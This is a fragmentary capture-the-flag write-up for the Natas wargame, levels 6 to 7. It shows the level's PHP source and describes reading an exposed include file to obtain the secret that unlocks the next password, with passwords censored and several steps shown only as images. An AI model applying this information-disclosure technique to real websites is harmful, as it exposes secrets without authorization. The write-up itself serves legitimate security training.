
5 July, 24



5 July, 24



5 July, 24



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

include "includes/secret.inc";


    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
            print "Access granted. The password for natas7 is <censored>";
        } else {
            print "Wrong secret";
        }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


Add this to URL of natas6 and right click to go to view **page source**:

5 July, 24




Here I got the secret key:

5 July, 24




5 July, 24



Successfully access is granted and password for natas7 is here:

5 July, 24




Natas Level 7 → Level 8

